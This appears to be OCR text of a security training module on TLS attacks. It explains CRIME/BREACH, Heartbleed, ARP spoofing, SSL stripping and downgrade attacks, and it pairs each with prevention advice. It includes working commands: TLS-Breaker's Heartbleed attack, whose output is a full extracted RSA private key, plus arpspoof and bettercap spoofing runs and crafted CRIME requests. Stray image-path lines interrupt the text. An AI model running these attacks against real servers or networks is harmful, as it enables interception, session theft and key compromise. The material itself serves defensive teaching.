
So, our example key file looks like this:

```
PMS_CLIENT_RANDOM
fa372f5ada56e73ac55da8ab64abe6e544942a86a399b688728480006591e31d
030346e1075d56f38282aeacf9e9fa027f22bbfbe4a8eccaefe39e5b55d94ffc3852d6ae62
54775301b719d2d5e043a8
```

Without the key file, we can only see encrypted data in Wireshark:



We can then tell Wireshark to use this key file to decrypt the TLS traffic. This can be done via `Edit -> Preferences -> Protocols -> TLS` and specifying the path to the key file under `(Pre)-Master-Secret log filename`. After doing so, we can now see the decrypted HTTP traffic:



Prevention

DROWN can be prevented by disabling SSL 2.0. Most up-to-date operating systems today come with crypto libraries that do not support SSL 2.0 out-of-the-box, so finding web servers vulnerable to DROWN in the wild is very rare, though there might still be a few misconfigured and out-of-date servers out there. Bleichenbacher attacks can be prevented by not revealing padding information to the TLS client. Vulnerable web servers received patches, so keeping web servers up-to-date is sufficient to protect against a plain Bleichenbacher attack.


Intro to Compression

Compression can be used to reduce the size of data. This can be particularly important when transmitting data, as a reduced size enables communication over connections of limited strength and speeds up the transmission.

HTTP Compression

Compression can be applied at the application layer level. In a web context, this means applying compression at the HTTP level. More specifically, HTTP requests can be compressed by the webserver. This is indicated by the `Content-Encoding` HTTP header. This header can be set to the values `gzip`, `compress`, or `deflate` to inform the web browser what kind of compression method was used to compress the data. The web browser is then able to unpack the compressed data and display the web page correctly.

If compression is applied at the HTTP level, the compressed response looks similar to this:



Since the compression is applied only to the HTTP body, all headers are transmitted uncompressed and in their original state.

Note: Most proxies like Burp automatically detect compressed responses and unpack the response by default. So to view the compressed response, this option needs to be disabled.

TLS Compression

Instead of applying compression at the application layer level, it can also be applied at the TLS level. This means that not only the application layer payload but all application layer data is compressed. In a web context, this means that the whole response is compressed, including all HTTP headers.

Since the compression is applied at the TLS level, it is completely transparent to any web server or web proxy such that we cannot detect it in Burp. However, whether TLS compression is used or not is negotiated in the TLS handshake.

We can see the compression methods supported by the client in the `ClientHello` message in the `Compression Methods` Field:

The compression method is then chosen by the server in the `ServerHello` message:

Example: LZ77

As an example of how compression works, let's look at the LZ77 algorithm. LZ77 works by keeping a dictionary of recently encountered character strings and replacing repeatedly encountered sequences with a reference to the first occurrence. As a simplified example, consider the following sentence: `I like HackTheBox's HackTheBox Academy`. This would be compressed as `I like HackTheBox's <13,10> Academy`. We can see that the second occurrence of `HackTheBox` has been replaced with a back reference of two numbers, the back pointer and the length. To unpack the original sentence, we follow the back pointer by moving backward 13 characters and replacing the reference with the following 10 characters, resulting in the word `HackTheBox`.

It is important to understand that LZ77 uses a sliding window, so it only considers a recent history of words for compression and does not operate on the text as a whole. This is important for the upcoming compression attacks.

CRIME & BREACH

CRIME

Compression Ratio Info-leak Made Easy (CRIME) is a compression-based attack that targets TLS compression. As such, it can target sensitive information present in the HTTP body and HTTP headers such as session cookies. To successfully exploit CRIME, an attacker needs to be able to intercept traffic from the victim, as well as force the victim to adjust the request parameters slightly, for instance via malicious JavaScript code. The attacker also needs to know the name of the session cookie and the length of its value.

Let's look at an example to illustrate how the attack works. For our example we make the following assumptions:

- Let's assume the session cookie is called `sess` and has a length of 6 characters. The victim's session cookie's value is `abcdef`
- Our target website is called `crime.local` and we are attacking the path `/crime.html`
- A sliding-window compression algorithm is used that works similarly to LZ77 as discussed in the previous section

The attacker then forces the victim to request the target website but appends an extra HTTP parameter to the URL with the same name as the session cookie and an arbitrary value with the correct length. An exemplary request could look like this:

```
GET /crime.html?sess=XXXXXX HTTP/1.1
Host: crime.local
Cookie: sess=abcdef
```

This request is now compressed using a sliding window compression algorithm, meaning that the `sess=` string present in the `Cookie` Header is replaced with a back-reference to the `sess=` string appended by the attacker to the query string. The compressed data is then encrypted. Since the attacker can intercept the ciphertext, he denotes the ciphertext size.

In the second step, the attacker changes the query parameter slightly to brute-force the value of the session cookie character by character from left to right. So, the next request might look like this:

```
GET /crime.html?sess=aXXXXX HTTP/1.1
Host: crime.local
Cookie: sess=abcdef
```

In this case, the compression algorithm can now replace the string `sess=a` with a back-reference, since an additional character is the same in the cookie's value and query string.

This means the resulting compressed data is smaller, potentially resulting in a smaller ciphertext. The attacker notices the smaller ciphertext and knows that the current character is correct. He can therefore move on to the next character:

```
GET /crime.html?sess=aaXXXX HTTP/1.1
Host: crime.local
Cookie: sess=abcdef
```

The attacker can apply this technique recursively to brute-force all characters of the cookie, thereby leaking the session cookie. Depending on the length of the session cookie, a lot of requests are required to perform this attack.

BREACH

Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH) is a variant of CRIME that targets HTTP-level compression. Since HTTP-level compression can only compress the HTTP body, BREACH is unable to target session cookies that are transmitted in HTTP headers. Therefore, potential targets of BREACH are sensitive information contained in the HTTP body such as CSRF-tokens.

Conceptually, BREACH works identically to CRIME with the slight difference that the webserver's response needs to contain a reflected value in the body for the attack to work since the attacker cannot simply adjust the query string as it is not part of the HTTP body.

Tools & Prevention

The simplest countermeasure to prevent CRIME attacks is to disable TLS-level compression. Alternatively, compression algorithms that do not fulfill the requirements needed for the successful exploitation of CRIME can be used to mitigate this attack. As of today, up-to-date webservers and libraries are not vulnerable to CRIME as patches have been applied.

Similarly, the simplest countermeasure to prevent BREACH attacks is to disable HTTP-level compression.

Heartbleed Bug

The Heartbleed Bug is an example of an implementation flaw in a library providing cryptographic algorithms for TLS that results in a high-impact vulnerability in a huge number of TLS servers.

The Heartbleed Bug

The base functionality of TLS can be extended with a multitude of extensions. One such extension is the `Heartbeat` extension. The heartbeat extension implements a check to see whether the current TLS connection is still alive. More specifically, the client sends a `Heartbeat Request` message to the server, to which the server responds. If the client receives the expected response, he knows that the server is still there and the connection is still alive.

The Heartbeat Request message consists of an arbitrary payload chosen by the client, as well as the length of the payload. The server then copies the payload into memory and sends the response. So, in normal usage, the client might send `("HackTheBox", 10)` to the server, which then replies with `"HackTheBox"`.

However, there was a bug in specific OpenSSL versions that implement the heartbeat extension which did not validate the length sent by the client. That means, a malicious client could send a small payload with a large length field, and the server would read data from its memory far beyond the end of the payload sent in the heartbeat message. For instance, an attacker might send the following heartbeat message: `("HackTheBox", 1024)`. The server would then respond with 1024 bytes of data, starting at the location where `"HackTheBox"` was stored in the server's memory. This would then leak the content of the server's memory to the client. As it turns out, this memory might contain the server's private key, leading to a complete compromise.

Since the heartbeat extension was enabled by default in the vulnerable OpenSSL versions, a huge number of servers were affected by this bug, making it very serious at the time.

Tools & Prevention

To exploit the Heartbleed Bug, we can again use the `TLS-Breaker` tool collection. We can run the Heartbleed detection tool like so:

```
java -jar apps/heartbleed-1.0.1.jar -h
```

To identify a vulnerable server, we can pass the IP address and port using the `-connect` flag. A vulnerable server looks like this:

```
java -jar heartbleed-1.0.1.jar -connect 127.0.0.1:443
14:04:52 [main] INFO : ClientTcpTransportHandler - Connection established
from ports 50290 -> 443
```

```
14:04:52 [main] INFO : WorkflowExecutor - Connecting to 127.0.0.1:443
14:04:52 [main] INFO : ClientTcpTransportHandler - Connection established
from ports 50306 -> 443
14:04:52 [main] INFO : SendAction - Sending messages (client):
CLIENT_HELLO,
14:04:52 [main] INFO : ReceiveTillAction - Received Messages (client):
SERVER_HELLO, CERTIFICATE, ECDHE_SERVER_KEY_EXCHANGE, SERVER_HELLO_DONE,
14:04:52 [main] INFO : SendDynamicClientKeyExchangeAction - Sending
Dynamic Key Exchange (client): ECDH_CLIENT_KEY_EXCHANGE,
14:04:52 [main] INFO : SendAction - Sending messages (client):
CHANGE_CIPHER_SPEC, FINISHED,
14:04:52 [main] INFO : ReceiveAction - Received Messages (client):
NewSessionTicket, CHANGE_CIPHER_SPEC, FINISHED,
14:04:52 [main] INFO : SendAction - Sending messages (client): HEARTBEAT,
14:04:54 [main] WARN : ReceiveMessageHelper - Could not receive more
Records after ParserException - Parsing will fail
14:04:54 [main] WARN : ReceiveMessageHelper - Could not parse Message as a
CorrectMessage
14:04:54 [main] WARN : ReceiveMessageHelper - Could not parse Message as a
CorrectMessage
14:04:54 [main] INFO : ReceiveAction - Received Messages (client):
UNKNOWN_MESSAGE, HEARTBEAT, HEARTBEAT, HEARTBEAT, UNKNOWN_MESSAGE,
14:04:54 [main] INFO : HeartbleedAttacker - Vulnerable. The server
responds with a heartbeat message, although the client heartbeat message
contains an invalid Length value
14:04:54 [main] INFO : Attacker - Vulnerability status: VULNERABLE
```

If a server is vulnerable, we can execute the attack to retrieve the server's private key with the `-executeAttack` flag. It might make sense to increase the number of heartbeat messages sent with the `-heartbeats` flag. The tool automatically parses the dumped memory to retrieve the private key. Since the attack is not deterministic, it might be necessary to execute the attack multiple times for it to be successful:

```
java -jar heartbleed-1.0.1.jar -connect 127.0.0.1:443 -executeAttack -
heartbeats 10

<SNIP>

14:08:06 [main] INFO : HeartbleedAttacker - Prime found!
14:08:06 [main] INFO : HeartbleedAttacker - prime =
13886620043748078713393004974406997460681280244480335267581194858737105368
45398141191188366311729566059252896389519495119532793996539951601752632733
06939560185389009715525288849417218863513613355923931846220909408574261175
72874690586094003523917868322484886021745581853152298641292857805240990418
4896622723843
14:08:06 [main] INFO : HeartbleedAttacker - Calculated values:
14:08:06 [main] INFO : HeartbleedAttacker - p =
```

```
138866200437480787133930049744069974606812802444803352675811948587371053684539814119118836631172956605925289638951949511953279399653995160175263273306939560185389009715525288849417218863513613355923931846220909408574261175728746905860940035239178683224848860217455818531522986412928578052409904184896622723843
14:08:06 [main] INFO : HeartbleedAttacker - q =
136690192507231430111637323901426576885920897832706543756714994456952627394763359080038533987434606703453856818247354652300979569056924180599674831142271765923999473224100296160536014207384344623936095054615904056843166655954703022044705375767508334013778530118819683465877541013460546656781639216627269503219
14:08:06 [main] INFO : HeartbleedAttacker - phi =
189816476705470342317206844667548839871733839189133756288540007781814199494160031488713360619999358537345692249418560025491952289991695598021887351423712223290133035510691379438776465996653873564851904022234516015092500886313006348321615408056717747049039657935651929091290235414113693303926483321614566834954519103720006641610505324291863861331940903501516146677564538985804230443254900166159917725176834489264442443528575106670132494596840613553614773938418608632413705095026663942022054661982949991736209759899399214997314560918260707486158993880457092125823738086417236458963061827305836502672914254234134432355 6
14:08:06 [main] INFO : HeartbleedAttacker - d =
196139155019217412785468476141514067414038109615761142192348281535383944790645243639709916248628355892839926745664660953756122634210261290413113525853203216139292016974814257923911595399992981549066589774304166233642162686758803103450478043599189657491433794094026807205185124040227320918781606497916808010838335648113155697956670919573744633854767593855566585978919801913604013741271681400204998135936913852652681755765071801003557337891722303965471096466285774717468080792583129655238618706546661234783978706593813135846343503769450257275985606703975699648688196809759639978944685516494730073028990880413713755220 9
14:08:06 [main] INFO : HeartbleedAttacker - Encoded private key:
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAll0Vwr1LOSaW/XoEER3qtS/6Lz/nnvUDcEbCfBOvqtZfVzwV
BtQlWg65SKkIIl3/OJHTWvBQbflmFl0PsLImEZTQ5sQDehfE1tc4ITaBp042z38h
oc0dphhniRPAXKECuel+iv4t1hIFXp8w5p8wTcNHtSehZpma3PE3ZzrwdFW0zPI5
wrYKCiOotDskKqbOGp1vPs14cSPBZAiCg9MDfPxmW1ww+uAj7BomWiI+EjEzieXk
dq2RMmjV0zAuV9Hx4nnBXSfVFPkO9lDstE+rzKoee/Y5y0WSjxJpdToktei/U5lK
KO8O/wOfPeajI+4XwGibISDZFoWxj0UDxQhz2QIDAQABAoIBAA+JhtocnU1Gg4ul
tA3gvYQDdSK0w8ZVIwnTBf20Ow64IBnvh2yxNzrbEqJDdSe39sttph1bf7QddUMS
UrC7d9uRORTfZEyVcC2TB6XG8BbNqjQ+usbxXwLuuqQbemEX8iQr0HukUDAypINm
h7MM9/zRFPPPKIpljO8Prd3o5TfgCsZZzgi+Ffp0pD3hJVjwq+xUEbf5bkaKj9WR
KKcFsWmhQWPh0wSdOxXgCXmrbCPQvY3LaU6X0w2ab2g/HubCrw7GxaR8FJLIc9HX
B/d3Qd6xgCLPq6+06LKNPtbANM99YIjszgiPLCXaeWQPdzONTqSV9STVYYXXVSES
NuShO1ECgYEAxcCFRVOmmXQxj8GXXG1tv1wD0vn7DUYAciIOtBRasiQDDLzulJBl
pc1wrYFLdAQrXFAhU5i333c7uig+OafW5GzV56qbm1FNakziOXqMZrOK6a2J+ZRq
H7NlK22F9YM8EDLIte/BSnc3S0LlSjV1zTOMtiAJft+qaM1BiJ+8gwMCgYEAwqc+
XgivntX1xpgDEoJ6C665IthI4gV0a4d+yb21Y/jasPnKCtvgkkO96PshRJB8CS49
RCCZ2Nc+wvTxYhfNeCjBeMykYR9D9yLl7+sC4RLyMI+GxQA/Yj7MMB5r7BJiSZQj
VKnJCNbIRh/eS1wUG00GeHsF38NMlH/O3GsACPMCgYEAlIqEkQrAvcv13pIAbEEW
```

```
iwNHLBbyaYoHk7PZb5NKfT1nvQ29+IJumBi1Zt8UGlV3bKQUJIM2uvkJOFA6TXyx
gmvuUVJqCEUN7adK1voitJJw6g6c8Yh2HtHWUMS4Ny8Y0uISufcaLiFWu4XITfHS
Rw1NyRBPkanYi1iCvWmfZJkCgYEAoMIY2vZXfFl+UtaGawoBG5bgZau0fZ49qPTN
PHYF0ZvbmR+iwlcXYBS8SiblMcgV+EsM5C/8fz49IivDEt1PnzYhms9/zopQylEz
D3LK/PF1va87gYWT02LDpdXqEZyZOeUzTJ+wXTFtU6TMJPbV0DpL5sLLdiLIIzhu
slFYRQsCgYAyXODgQLUM9SGqMpRozAu8G1vfTJupBwSC/oofP8fp7VPCVP7WIQaT
iLQoxXSZoJ+hXF3eBWPDWQ2BVsx57zluBN595MLOWvr5mJWsSlVjA3/wm9TvOkDa
YKxxHU+cgQ6NUBkMqrKlr1yLX4g4niq71Nrev8j+N1yyR0JRJoCGZg==
-----END RSA PRIVATE KEY-----
```

Prevention

Preventing the heartbleed bug is relatively easy, as it is a bug specific to the OpenSSL library. Therefore, it is only required to make sure that a web server does not run a vulnerable version of OpenSSL. Vulnerable versions are `OpenSSL 1.0.1 through 1.0.1f`.

SSL Stripping

Instead of attacking TLS directly, an attacker can also attempt to force a victim to not use HTTPS at all and instead fall back to the unencrypted and insecure HTTP. This can be achieved with an `SSL Stripping` attack (or `HTTP downgrade` attack). To execute such an attack, the attacker must be in a `Man-in-the-Middle (MitM)` position, meaning the attacker can intercept and inject messages between the client and server.

ARP Spoofing

The `Address Resolution Protocol (ARP)` is responsible for resolving physical addresses (such as MAC addresses) from network addresses (such as IP addresses). ARP poisoning or ARP spoofing is an attack that manipulates the normal ARP process to obtain a MitM position.

If two computers in a local network want to communicate, they need to know each other's MAC addresses. While they can obtain their corresponding IP addresses via DNS, ARP is responsible for obtaining the MAC addresses. Let's look at an example to better illustrate how ARP works on a basic level:

Let's assume Computer A wants to send a packet to computer B. Both computers are in the same local network. Computer A knows that computer B has the IP address `192.168.178.2`. To obtain its MAC address, computer A broadcasts an ARP request message in the local network. This request basically corresponds to the question: `Who is 192.168.178.2?`. Since it is a broadcast, all computers in the local network receive this message, including B. Computer B then responds with an ARP response message, containing the IP address and MAC address. This corresponds to the message: `I'm`

`192.168.178.2 and my MAC address is AA:BB:CC:DD:EE:FF`. Computer A can then use the MAC address to transmit the packet to B. A will then store the IP, MAC address pair in a local cache to avoid having to send the same request again if A wants to transmit more data to B.

In ARP spoofing, an attacker sends a forged ARP response message to an ARP request message intended for a different target. By doing so, the attacker impersonates the target. The victim stores the attacker's MAC address in its ARP cache instead of the intended target's MAC address. Because of that, the victim transmits all data intended for the target to the attacker, who now holds a MitM position between the victim and the target. ARP spoofing attacks can be difficult to detect, as they do not involve any changes to the network infrastructure or the devices on the network.

We can run an ARP spoof attack using the `arpspoof` command from the `dsniff` package, which can be installed from the package manager:

```
sudo apt install dsniff
```


The program needs to be run as root. We have to specify the network interface and the IP address we want to impersonate. Let's assume we want to fool the docker container at `172.17.0.2` into thinking that we (running at `172.17.0.1`) are the target of `172.17.0.5`. We can spoof the ARP response by running:

```
sudo arpspoof -i docker0 172.17.0.5
```

With this command, we periodically broadcast ARP responses saying that we are `172.17.0.5`.
If the victim docker container now tries to contact the target of `172.17.0.5`, we successfully spoof the ARP request and fool the victim into thinking we are the target. We can verify this by showing the ARP cache on the victim. This can be done using the `arp` command:

```
arp
Address                  HWtype  HWaddress           Flags Mask
Iface
172.17.0.1               ether   02:42:d4:13:6f:40   C
eth0
172.17.0.5               ether   02:42:d4:13:6f:40   C
eth0
```

We can see that the attack was successful because the cached MAC address of `172.17.0.5` is actually our MAC address. In Wireshark, the attack looks like this:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:42:d4:13:6f:40	Broadcast	ARP	42	172.17.0.5 is at 02:42:d4:13:6f:40
2	2.068445	02:42:d4:13:6f:40	Broadcast	ARP	42	172.17.0.5 is at 02:42:d4:13:6f:40
3	3.308874	02:42:ac:11:00:02	Broadcast	ARP	42	Who has 172.17.0.5? Tell 172.17.0.2
4	4.125956	02:42:d4:13:6f:40	Broadcast	ARP	42	172.17.0.5 is at 02:42:d4:13:6f:40

Another tool to run an ARP spoofing attack is bettercap. We can run it in a docker container like so:

```
docker run -it --privileged --net=host bettercap/bettercap --version
bettercap v2.32.0 (built for linux amd64 with go1.16.4)
```


Let's look at an example similar to the dnsniff example above. Since we are going to attack another docker container, we can drop the `--privileged --net=host` arguments. First, we are going to start an interactive bettercap shell:

```
docker run -it  bettercap/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.16.4) [type 'help' for a
list of commands]
172.17.0.0/16 > 172.17.0.2  »
```

This time our target is running at `172.17.0.4`. Bettercap excludes internal IP addresses by default, so we need to set an extra option. We can do that and start the ARP spoofer like so:

```
172.17.0.0/16 > 172.17.0.2  » set arp.spoof.targets 172.17.0.4
172.17.0.0/16 > 172.17.0.2  » set arp.spoof.internal true
172.17.0.0/16 > 172.17.0.2  » arp.spoof on
172.17.0.0/16 > 172.17.0.2  » [13:23:19] [sys.log] [war] arp.spoof arp
spoofer started targeting 65534 possible network neighbours of 1 targets.
```

The output tells us that bettercap now spoofs all IP addresses in the target network of `172.17.0.0/16`. A quick look at the traffic in Wireshark confirms this. We can see that bettercap sends spoofed ARP responses to the victim for all IP addresses in the target range. This is done over and over again to find the correct timing to poison the victim's ARP cache:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.2 is at 02:42:ac:11:00:02
2	0.000037729	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.0 is at 02:42:ac:11:00:02
3	0.000042891	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.1 is at 02:42:ac:11:00:02
4	0.000052896	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.3 is at 02:42:ac:11:00:02
5	0.000058519	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.5 is at 02:42:ac:11:00:02
6	0.000062861	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.6 is at 02:42:ac:11:00:02
7	0.000067744	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.7 is at 02:42:ac:11:00:02
8	0.000072526	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.8 is at 02:42:ac:11:00:02
9	0.000076928	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.9 is at 02:42:ac:11:00:02

Lastly, let's look at the effect it has on our victim. Before we started the ARP spoofing attack, our victim's ARP cache looked like this:

```
arp
Address                  HWtype  HWaddress           Flags Mask
```

```
Iface
172.17.0.1               ether   02:42:0e:65:ef:ce   C
eth0
```

After starting the attack, it has changed:

```
arp
Address                  HWtype  HWaddress           Flags Mask
Iface
172.17.0.1               ether   02:42:ac:11:00:02   C
eth0
172.17.0.2               ether   02:42:ac:11:00:02   C
eth0
```

We can see that the MAC address corresponding to `172.17.0.1` has changed and now points to our attacker machine at `172.17.0.2`, thus we have successfully poisoned the victim's ARP cache. Furthermore, after stopping the attack in bettercap with `arp.spoof off`, bettercap automatically restores the victim's poisoned ARP cache to the previous state such that no further clean-up is required:


```
arp
Address                  HWtype  HWaddress           Flags Mask
Iface
172.17.0.1               ether   02:42:0e:65:ef:ce   C
eth0
172.17.0.2               ether   02:42:ac:11:00:02   C
eth0
```

SSL Stripping Attack

After obtaining a MitM position, an attacker might be able to execute an SSL stripping attack to prevent the victim from establishing a secure TLS connection with the target web server. Instead, the victim is forced to use an insecure HTTP connection that is unencrypted. Since the attacker is in a MitM position, he can read and manipulate all data transmitted by the victim.

Simply holding a MitM position and forwarding all data between the victim and the web server is not sufficient, however. Most web servers redirect an HTTP request to HTTPS to ensure that only encrypted communication takes place. In this case, the attacker would be

unable to access the encrypted messages after the TLS session has been established. We can see a example of such an HTTPS redirect for `hackthebox.com` here:



In an SSL Stripping attack, the MitM attacker forwards the initial HTTP request from the victim to the intended web server. The web server responds with a redirect to HTTPS. Instead of forwarding this response, the attacker himself establishes the HTTPS connection to the web server. After doing so, the attacker accesses the resource requested by the victim via his HTTPS connection and transmits it to the victim via HTTP. Thus, there are essentially two separate connections: an HTTP connection from the victim to the attacker, and an HTTPS connection from the attacker to the webserver. From the web server's perspective, all requests arrive via a TLS-encrypted tunnel, thus the connection is secure. However, the victim communicates with the attacker via unencrypted HTTP, such that the attacker can access all sensitive information the victim transmits, such as potential credentials or payment details.

Prevention

The HTTP Header `Strict-Transport-Security` (HSTS) can be used to prevent SSL Stripping attacks. This header tells the browser that the target site should only be accessed through HTTPS. Any attempt to access the site via HTTP is rejected by the browser or automatically converted to HTTPS requests. This prevents SSL Stripping attacks for all websites that have been visited at least once in the past. If the HSTS header was set, the browser prevents all HTTP communication with the web server such that there is no way for the MitM attacker to perform an attack.

Note: HSTS does not prevent attacks when visiting a site for the first time. This initial connection can still be sent via insecure HTTP, leaving the door open for an SSL Stripping attack.

The HSTS header is set to a value in seconds. This is the time the browser should store that the site can only be accessed via HTTPS. For instance, when accessing `https://www.google.com`, we receive the following response:

```
HTTP/2 200 OK
Date: Thu, 29 Dec 2022 15:15:38 GMT
Expires: -1
Cache-Control: private, max-age=0
```

```
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000

<SNIP>
```

We can see the HSTS header in the response. It is set to `31536000` seconds, which is exactly one year. So, after accessing the website for the first time, all HTTP access is prevented for an entire year.

Additionally, websites can protect subdomains with the `includeSubDomains` directive. This tells the web browser to automatically connect to all subdomains using HTTPS, even if they have not been visited before. An example could look like this:

```
HTTP/2 200 OK
Date: Thu, 29 Dec 2022 15:15:38 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains

<SNIP>
```

Cryptographic Attacks

Apart from the padding oracle and compression-based attacks on TLS, some attacks target the cryptographic algorithms directly. For the sake of completion, we discuss three such attacks here.

LUCKY13 Attack

The Lucky13 attack was reported in 2013 and exploits a timing difference in the MAC stage when the CBC mode is used. It is similar to padding oracle attacks. To prevent padding oracle attacks, TLS servers do not leak a verbose error message when the padding is incorrect. Additionally, the server computes a MAC even if the padding was incorrect to avoid detectable timing differences that would also enable padding oracle attacks. The Lucky13 attack exploits the fact that this MAC computation also includes the incorrect padding bytes, making the MAC computation take slightly longer in some cases. This subtle timing difference can be enough to leak whether the padding was valid or not, potentially leading to a full plaintext recovery. This attack was patched in 2013 by most libraries, making up-to-date libraries a sufficient countermeasure. Today, Lucky13 attacks do not play a role in real-life engagements.

SWEET32 Attack

Sweet32 is a `birthday attack` against the block ciphers in TLS. The goal of birthday attacks is to find a collision in block ciphers with short block lengths of 64 bit. Older TLS versions utilize such block ciphers, for instance `Triple-DES`. To successfully find a collision, an attacker needs to capture multiple hundred gigabytes of traffic, making the attack last multiple days. The TLS connection would have to be kept alive for the duration of the attack. The attack was reported in 2016 and, just like with Lucky13, most libraries patched the underlying issues. The best countermeasure is using TLS 1.3, as TLS 1.3 eliminated all weak block ciphers with short block lengths.

FREAK Attack

The Factoring RSA Export Keys (FREAK) attack exploits weak encryption that was supported in older TLS versions. SSL 3.0 and TLS 1.0 included `export` cipher suites. These cipher suites are deliberately weak to comply with regulations in the United States that restricted the export of strong cryptographic software. Since these algorithms were already considered weak back in the 1990s, they can easily be broken today due to short key lengths. Servers vulnerable to the FREAK attack still support such `RSA_EXPORT` cipher suites that are weak by today's standard and can be broken. Since export cipher suites were removed in TLS 1.2, a sufficient countermeasure is disabling support of TLS 1.1 and older.

Downgrade Attacks

Instead of attacking the more secure later versions of TLS, the target of downgrade attacks is to force a victim to use insecure configurations of TLS. That can either be an older, potentially weaker version of TLS or a flawed cipher suite. After successfully conducting a downgrade attack, an attacker can then focus on breaking the weaker configuration forced upon the client in a second attack step.

More specifically, downgrade vulnerabilities arise when TLS servers support multiple TLS versions to enable older clients that do not support the latest TLS version to communicate with the server as well. This can potentially be exploited by an attacker to force even clients that do support the latest TLS version to downgrade to an older, more insecure TLS version.

Cipher Suite Rollback

Cipher suite rollback attacks target SSL 2.0. That is because the list of cipher suites transmitted by the client and server during the handshake is not integrity protected with a

MAC. It is therefore possible for a MitM attacker to intercept the `ClientHello` message and alter the list of cipher suites in such a way that a weak cipher suite is chosen, for instance by providing only export cipher suites. He can then forward the handshake message along and the handshake will proceed as normal. The connection established between the client and server will then use a weak cipher suite that can be broken by the attacker.
